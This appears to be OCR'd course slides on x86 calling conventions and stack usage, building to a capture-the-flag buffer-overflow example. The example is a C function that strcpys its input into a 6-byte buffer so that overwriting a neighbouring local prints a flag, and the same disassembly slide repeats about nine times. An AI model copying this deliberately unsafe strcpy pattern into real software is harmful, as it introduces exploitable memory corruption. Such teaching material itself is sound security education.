
```
int __attribute__ ((fastcall)) func(int p)
```

# x86-64 (64 bit) Linux Calling Convention

Caller

- Use registers to pass arguments to callee. Register order (1st, 2nd, 3rd, 4th, 5th, 6th, etc.) rdi, rsi, rdx, rcx, r8, r9, ... (use stack for more arguments)

# Registers on x86-64




https://en.wikipedia.org/wiki/X86

# Stack example: misc/fiveParameters_64

```
int func(int a, int b, int c, int d, int e)
{
  return a + b + c + d + e;
}

int main(int argc, char *argv[])
{
  func(1, 2, 3, 4, 5);
}
```

X86-64 disassembly

# X86-64 Stack Usage

- Access local variables (negative indexing over rbp)

```
mov rax, [rbp-8]
lea rax, [rbp-0x24]
```

- Access function arguments from caller

```
mov rax, rdi
```

- Setup parameters for callee

```
mov rdi, rax
```

# Overwrite Local Variables

Data-only Attack

# Buffer Overflow Example: overflowlocal

```
int vulfoo(int i, char* p)
{
  int j = i;
  char buf[6];

  strcpy(buf, p);

  if (j)
    print_flag();
  else
    printf("I pity the fool!\n");

  return 0;
}

int main(int argc, char *argv[])
{
  if (argc == 2)
    vulfoo(0, argv[1]);
}
```

```
000012c4 <vulfoo>:
   12c4:       55                  push   ebp
   12c5:       89 e5                 mov    ebp,esp
   12c7:       83 ec 18              sub    esp,0x18
   12ca:       8b 45 08               mov    eax,DWORD PTR [ebp+0x8]
   12cd:       89 45 f4               mov    DWORD PTR [ebp-0xc],eax
   12d0:       83 ec 08               sub    esp,0x8
   12d3:       ff 75 0c              push   DWORD PTR [ebp+0xc]
   12d6:       8d 45 ee               lea    eax,[ebp-0x12]
   12d9:       50                  push   eax
   12da:       e8 fc ff ff ff         call   12db <vulfoo+0x17>
   12df:       83 c4 10               add    esp,0x10
   12e2:       83 7d f4 00              cmp    DWORD PTR [ebp-0xc],0x0
   12e6:       74 07                 je     12ef <vulfoo+0x2b>
   12e8:       e8 10 ff ff ff         call   11fd <print_flag>
   12ed:       eb 10                 jmp    12ff <vulfoo+0x3b>
   12ef:       83 ec 0c              sub    esp,0xc
   12f2:       68 45 20 00 00           push   0x2045
   12f7:       e8 fc ff ff ff         call   12f8 <vulfoo+0x34>
   12fc:       83 c4 10               add    esp,0x10
   12ff:       b8 00 00 00 00           mov    eax,0x0
   1304:       c9                  leave
   1305:       c3                  ret
```

# Implementations of strcpy()

```
char *strcpy(char *dest, const char *src)
{
  unsigned i;
  for (i=0; src[i] != '\0'; ++i)
    dest[i] = src[i];

  //Ensure trailing null byte is copied
  dest[i]= '\0';

  return dest;
}
```


# Implementations of strcpy()

```
char *strcpy(char *dest, const char *src)
{
  unsigned i;
  for (i=0; src[i] != '\0'; ++i)
    dest[i] = src[i];

  //Ensure trailing null byte is copied
  dest[i]= '\0';

  return dest;
}
```

```
char *strcpy(char *dest, const char *src)
{
   char *save = dest;
   while(*dest++ = *src++);
   return save;
}
```


# Buffer Overflow Example: overflowlocal1_32

```
000012c4 <vulfoo>:
   12c4:      55                  push   ebp
   12c5:      89 e5                mov    ebp,esp
   12c7:      83 ec 18             sub    esp,0x18
   12ca:      8b 45 08             mov    eax,DWORD PTR [ebp+0x8]
   12cd:      89 45 f4             mov    DWORD PTR [ebp-0xc],eax
   12d0:      83 ec 08             sub    esp,0x8
   12d3:      ff 75 0c             push   DWORD PTR [ebp+0xc]
   12d6:      8d 45 ee             lea    eax,[ebp-0x12]
   12d9:      50                  push   eax
   12da:      e8 fc ff ff ff       call   12db <vulfoo+0x17>
   12df:      83 c4 10             add    esp,0x10
   12e2:      83 7d f4 00          cmp    DWORD PTR [ebp-0xc],0x0
   12e6:      74 07               je     12ef <vulfoo+0x2b>
   12e8:      e8 10 ff ff ff       call   11fd <print_flag>
   12ed:      eb 10               jmp    12ff <vulfoo+0x3b>
   12ef:      83 ec 0c             sub    esp,0xc
   12f2:      68 45 20 00 00       push   0x2045
   12f7:      e8 fc ff ff ff       call   12f8 <vulfoo+0x34>
   12fc:      83 c4 10             add    esp,0x10
   12ff:      b8 00 00 00 00       mov    eax,0x0
   1304:      c9                  leave
   1305:      c3                  ret
```




# Buffer Overflow Example: overflowlocal1_32

```
000012c4 <vulfoo>:
   12c4:      55                  push   ebp
   12c5:      89 e5               mov    ebp,esp
   12c7:      83 ec 18            sub    esp,0x18
   12ca:      8b 45 08            mov    eax,DWORD PTR [ebp+0x8]
   12cd:      89 45 f4            mov    DWORD PTR [ebp-0xc],eax
   12d0:      83 ec 08            sub    esp,0x8
   12d3:      ff 75 0c            push   DWORD PTR [ebp+0xc]
   12d6:      8d 45 ee            lea    eax,[ebp-0x12]
   12d9:      50                  push   eax
   12da:      e8 fc ff ff ff      call   12db <vulfoo+0x17>
   12df:      83 c4 10            add    esp,0x10
   12e2:      83 7d f4 00         cmp    DWORD PTR [ebp-0xc],0x0
   12e6:      74 07               je     12ef <vulfoo+0x2b>
   12e8:      e8 10 ff ff ff      call   11fd <print_flag>
   12ed:      eb 10               jmp    12ff <vulfoo+0x3b>
   12ef:      83 ec 0c            sub    esp,0xc
   12f2:      68 45 20 00 00      push   0x2045
   12f7:      e8 fc ff ff ff      call   12f8 <vulfoo+0x34>
   12fc:      83 c4 10            add    esp,0x10
   12ff:      b8 00 00 00 00      mov    eax,0x0
   1304:      c9                  leave
   1305:      c3                  ret
```




# Buffer Overflow Example: overflowlocal1_32

```
000012c4 <vulfoo>:
   12c4:      55                 push   ebp
   12c5:      89 e5              mov    ebp,esp
   12c7:      83 ec 18           sub    esp,0x18
   12ca:      8b 45 08           mov    eax,DWORD PTR [ebp+0x8]
   12cd:      89 45 f4           mov    DWORD PTR [ebp-0xc],eax
   12d0:      83 ec 08           sub    esp,0x8
   12d3:      ff 75 0c           push   DWORD PTR [ebp+0xc]
   12d6:      8d 45 ee           lea    eax,[ebp-0x12]
   12d9:      50                 push   eax
   12da:      e8 fc ff ff ff     call   12db <vulfoo+0x17>
   12df:      83 c4 10           add    esp,0x10
   12e2:      83 7d f4 00        cmp    DWORD PTR [ebp-0xc],0x0
   12e6:      74 07              je     12ef <vulfoo+0x2b>
   12e8:      e8 10 ff ff ff     call   11fd <print_flag>
   12ed:      eb 10              jmp    12ff <vulfoo+0x3b>
   12ef:      83 ec 0c           sub    esp,0xc
   12f2:      68 45 20 00 00     push   0x2045
   12f7:      e8 fc ff ff ff     call   12f8 <vulfoo+0x34>
   12fc:      83 c4 10           add    esp,0x10
   12ff:      b8 00 00 00 00     mov    eax,0x0
   1304:      c9                 leave
   1305:      c3                 ret
```




# Buffer Overflow Example: overflowlocal1_32

```
000012c4 <vulfoo>:
   12c4:      55                 push   ebp
   12c5:      89 e5              mov    ebp,esp
   12c7:      83 ec 18           sub    esp,0x18
   12ca:      8b 45 08           mov    eax,DWORD PTR [ebp+0x8]
   12cd:      89 45 f4           mov    DWORD PTR [ebp-0xc],eax
   12d0:      83 ec 08           sub    esp,0x8
   12d3:      ff 75 0c           push   DWORD PTR [ebp+0xc]
   12d6:      8d 45 ee           lea    eax,[ebp-0x12]
   12d9:      50                 push   eax
   12da:      e8 fc ff ff ff     call   12db <vulfoo+0x17>
   12df:      83 c4 10           add    esp,0x10
   12e2:      83 7d f4 00        cmp    DWORD PTR [ebp-0xc],0x0
   12e6:      74 07              je     12ef <vulfoo+0x2b>
   12e8:      e8 10 ff ff ff     call   11fd <print_flag>
   12ed:      eb 10              jmp    12ff <vulfoo+0x3b>
   12ef:      83 ec 0c           sub    esp,0xc
   12f2:      68 45 20 00 00     push   0x2045
   12f7:      e8 fc ff ff ff     call   12f8 <vulfoo+0x34>
   12fc:      83 c4 10           add    esp,0x10
   12ff:      b8 00 00 00 00     mov    eax,0x0
   1304:      c9                 leave
   1305:      c3                 ret
```




# Buffer Overflow Example: overflowlocal1_32

```
000012c4 <vulfoo>:
   12c4:      55                 push   ebp
   12c5:      89 e5              mov    ebp,esp
   12c7:      83 ec 18           sub    esp,0x18
   12ca:      8b 45 08           mov    eax,DWORD PTR [ebp+0x8]
   12cd:      89 45 f4           mov    DWORD PTR [ebp-0xc],eax
   12d0:      83 ec 08           sub    esp,0x8
   12d3:      ff 75 0c           push   DWORD PTR [ebp+0xc]
   12d6:      8d 45 ee           lea    eax,[ebp-0x12]
   12d9:      50                 push   eax
   12da:      e8 fc ff ff ff     call   12db <vulfoo+0x17>
   12df:      83 c4 10           add    esp,0x10
   12e2:      83 7d f4 00        cmp    DWORD PTR [ebp-0xc],0x0
   12e6:      74 07              je     12ef <vulfoo+0x2b>
   12e8:      e8 10 ff ff ff     call   11fd <print_flag>
   12ed:      eb 10              jmp    12ff <vulfoo+0x3b>
   12ef:      83 ec 0c           sub    esp,0xc
   12f2:      68 45 20 00 00     push   0x2045
   12f7:      e8 fc ff ff ff     call   12f8 <vulfoo+0x34>
   12fc:      83 c4 10           add    esp,0x10
   12ff:      b8 00 00 00 00     mov    eax,0x0
   1304:      c9                 leave
   1305:      c3                 ret
```




# Buffer Overflow Example: overflowlocal1_32

```
000012c4 <vulfoo>:
   12c4:      55                 push   ebp
   12c5:      89 e5               mov    ebp,esp
   12c7:      83 ec 18            sub    esp,0x18
   12ca:      8b 45 08            mov    eax,DWORD PTR [ebp+0x8]
   12cd:      89 45 f4            mov    DWORD PTR [ebp-0xc],eax
   12d0:      83 ec 08            sub    esp,0x8
   12d3:      ff 75 0c            push   DWORD PTR [ebp+0xc]
   12d6:      8d 45 ee            lea    eax,[ebp-0x12]
   12d9:      50                 push   eax
   12da:      e8 fc ff ff ff       call   12db <vulfoo+0x17>
   12df:      83 c4 10            add    esp,0x10
   12e2:      83 7d f4 00          cmp    DWORD PTR [ebp-0xc],0x0
   12e6:      74 07              je     12ef <vulfoo+0x2b>
   12e8:      e8 10 ff ff ff       call   11fd <print_flag>
   12ed:      eb 10              jmp    12ff <vulfoo+0x3b>
   12ef:      83 ec 0c            sub    esp,0xc
   12f2:      68 45 20 00 00       push   0x2045
   12f7:      e8 fc ff ff ff       call   12f8 <vulfoo+0x34>
   12fc:      83 c4 10            add    esp,0x10
   12ff:      b8 00 00 00 00       mov    eax,0x0
   1304:      c9                 leave
   1305:      c3                 ret
```




# Buffer Overflow Example: overflowlocal1_32

```
000012c4 <vulfoo>:
   12c4:      55                 push   ebp
   12c5:      89 e5               mov    ebp,esp
   12c7:      83 ec 18            sub    esp,0x18
   12ca:      8b 45 08            mov    eax,DWORD PTR [ebp+0x8]
   12cd:      89 45 f4            mov    DWORD PTR [ebp-0xc],eax
   12d0:      83 ec 08            sub    esp,0x8
   12d3:      ff 75 0c            push   DWORD PTR [ebp+0xc]
   12d6:      8d 45 ee            lea    eax,[ebp-0x12]
   12d9:      50                 push   eax
   12da:      e8 fc ff ff ff      call   12db <vulfoo+0x17>
   12df:      83 c4 10            add    esp,0x10
   12e2:      83 7d f4 00          cmp    DWORD PTR [ebp-0xc],0x0
   12e6:      74 07              je     12ef <vulfoo+0x2b>
   12e8:      e8 10 ff ff ff      call   11fd <print_flag>
   12ed:      eb 10              jmp    12ff <vulfoo+0x3b>
   12ef:      83 ec 0c            sub    esp,0xc
   12f2:      68 45 20 00 00       push   0x2045
   12f7:      e8 fc ff ff ff      call   12f8 <vulfoo+0x34>
   12fc:      83 c4 10            add    esp,0x10
   12ff:      b8 00 00 00 00       mov    eax,0x0
   1304:      c9                 leave
   1305:      c3                 ret
```




# Buffer Overflow Example: overflowlocal1_32

```
000012c4 <vulfoo>:
   12c4:      55                 push   ebp
   12c5:      89 e5               mov    ebp,esp
   12c7:      83 ec 18            sub    esp,0x18
   12ca:      8b 45 08            mov    eax,DWORD PTR [ebp+0x8]
   12cd:      89 45 f4            mov    DWORD PTR [ebp-0xc],eax
   12d0:      83 ec 08            sub    esp,0x8
   12d3:      ff 75 0c            push   DWORD PTR [ebp+0xc]
   12d6:      8d 45 ee            lea    eax,[ebp-0x12]
   12d9:      50                 push   eax
   12da:      e8 fc ff ff ff       call   12db <vulfoo+0x17>
   12df:      83 c4 10            add    esp,0x10
   12e2:      83 7d f4 00          cmp    DWORD PTR [ebp-0xc],0x0
   12e6:      74 07              je     12ef <vulfoo+0x2b>
   12e8:      e8 10 ff ff ff       call   11fd <print_flag>
   12ed:      eb 10              jmp    12ff <vulfoo+0x3b>
   12ef:      83 ec 0c            sub    esp,0xc
   12f2:      68 45 20 00 00       push   0x2045
   12f7:      e8 fc ff ff ff       call   12f8 <vulfoo+0x34>
   12fc:      83 c4 10            add    esp,0x10
   12ff:      b8 00 00 00 00       mov    eax,0x0
   1304:      c9                 leave
   1305:      c3                 ret
```




# Buffer Overflow Example: overflowlocal1_32

```
000012c4 <vulfoo>:
   12c4:      55                 push   ebp
   12c5:      89 e5               mov    ebp,esp
   12c7:      83 ec 18            sub    esp,0x18
   12ca:      8b 45 08            mov    eax,DWORD PTR [ebp+0x8]
   12cd:      89 45 f4            mov    DWORD PTR [ebp-0xc],eax
   12d0:      83 ec 08            sub    esp,0x8
   12d3:      ff 75 0c            push   DWORD PTR [ebp+0xc]
   12d6:      8d 45 ee            lea    eax,[ebp-0x12]
   12d9:      50                 push   eax
   12da:      e8 fc ff ff ff       call   12db <vulfoo+0x17>
   12df:      83 c4 10            add    esp,0x10
   12e2:      83 7d f4 00          cmp    DWORD PTR [ebp-0xc],0x0
   12e6:      74 07              je     12ef <vulfoo+0x2b>
   12e8:      e8 10 ff ff ff       call   11fd <print_flag>
   12ed:      eb 10              jmp    12ff <vulfoo+0x3b>
   12ef:      83 ec 0c            sub    esp,0xc
   12f2:      68 45 20 00 00         push   0x2045
   12f7:      e8 fc ff ff ff       call   12f8 <vulfoo+0x34>
   12fc:      83 c4 10            add    esp,0x10
   12ff:      b8 00 00 00 00         mov    eax,0x0
   1304:      c9                 leave
   1305:      c3                 ret
```



